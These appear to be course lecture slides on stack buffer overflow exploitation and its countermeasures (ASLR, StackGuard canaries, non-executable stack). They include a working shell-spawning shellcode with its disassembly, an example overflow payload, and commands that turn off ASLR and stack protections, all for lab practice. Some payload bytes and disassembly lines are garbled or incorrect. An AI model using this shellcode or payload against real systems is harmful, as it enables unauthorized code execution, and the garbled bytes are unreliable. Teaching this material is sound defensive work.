
- Input string contains byte representation of executable code
- Overwrite return address with address of buffer
- When `ret` is executed, PC will jump to exploit code



Creation of The Malicious Input

Task A : Find the offset distance between the base of the buffer and return address.

Task B : Find the address to place the exploit



Countermeasures

Countermeasures

Developer approaches:

- Use of safer functions like `strncpy()`, `strncat()` etc, safer dynamic link libraries that check the length of the data before copying.

Compiler approaches:

- Stack-Guard

OS approaches:

- ASLR (Address Space Layout Randomization)

Hardware approaches (NX):

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.



Difficult to guess the stack address in the memory.



Difficult to guess `%ebp` address and address of the malicious code

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```


```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;
    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello000000000000
*** stack smashing detected ***: ./prog terminated
```

Canary check done by
compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl     %gs:20, %eax
    movl     %eax, -12(%ebp)
    xorl     %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl     -12(%ebp), %eax
    xorl     %gs:20, %eax
    je       .L2
    call     __stack_chk_fail
    // Canary Check End
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.
- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

What will we do?

We will explore attack vectors for each of this options:

- ASLR off & NX off (!ASLR & !NX)
- ASLR on & NX off (ASLR & !NX)
- ASLR off & NX on (!ASLR & NX)
- ASLR on & NX on (ASLR & NX)

!NX & !ASLR


Creation of The Malicious Input

Task A: Find the offset distance between the base of the buffer and return address:

- Find buffer address
- Find Return Address
- Can use gdb. Easy because ASLR is disabled

Task B: Find the address to place the shellcode

- We will use shellcode as the buffer input, and point to it.
- Keep the code within the buffer itself



How to find the return address?

- Use gdb and find the address pushed before the function call
- What if we don't have the source code?
 - Disassemble the binary and find the instruction after the call instruction to the vulnerable function.
- Another but less accurate way is to increment our input lengths until we get a segmentation fault

Shellcode

- Shellcode is the binary-encoded program that you pass along as input to your buffer
- Process for creating it
 - Write program in minimalist C
 - Produce assembler version
 - Manually translate to remove constructs that include `\00` characters, because they will terminate string programs

Shellcode example, stest.c

```
#include <stdlib.h>

// code to open a shell
char sc1[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
             "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
             "\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

int main()
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)sc1;
}
```

- What does it do?

Examine shellcode in stest.c

```
gcc stest.c -fno-stack-protector -g -z execstack -o stest
```

```
objdump -D stest
```

```
<snip>
```

```
0804a018 <sc1>:
```

804a018:	31 c0	xor	%eax,%eax
804a01a:	50	push	%eax
804a01b:	68 2f 2f 73 68	push	\$0x68732f2f
804a020:	68 2f 62 69 6e	push	\$0x6e69622f
804a025:	89 e3	mov	%esp,%ebx
804a027:	50	push	%eax
804a028:	53	push	%ebx
804a029:	89 e1	mov	%esp,%ecx
804a02b:	99	cld	
804a02c:	b0 0b	mov	\$0xb,%al
804a02e:	cd 80	int	\$0x80

```
<snip>
```

- It opens a shell
- This shellcode is just 24 bytes

Building a Malicious Payload: !NX !ASLR


- Given this target length, we want the following structure
 - Aligned shellcode + safe padding + buffer_address_pointing_on_shellcode
 - Safe padding = values that represent safe memory read addresses

An Example of a malicious payload with a 25 byte shellcode, offset of 48, with buffer address 0xffffd07c

'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+ '\x7c\x
xd0\xff\xff'*6

OR

'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+ '\x90'
*20 + '\x7c\xcd0\xff\xff'



Disable ASLR, NX and Stack Guard

Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

Disable NX and stack protector

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
```

You will practice all this in the studio!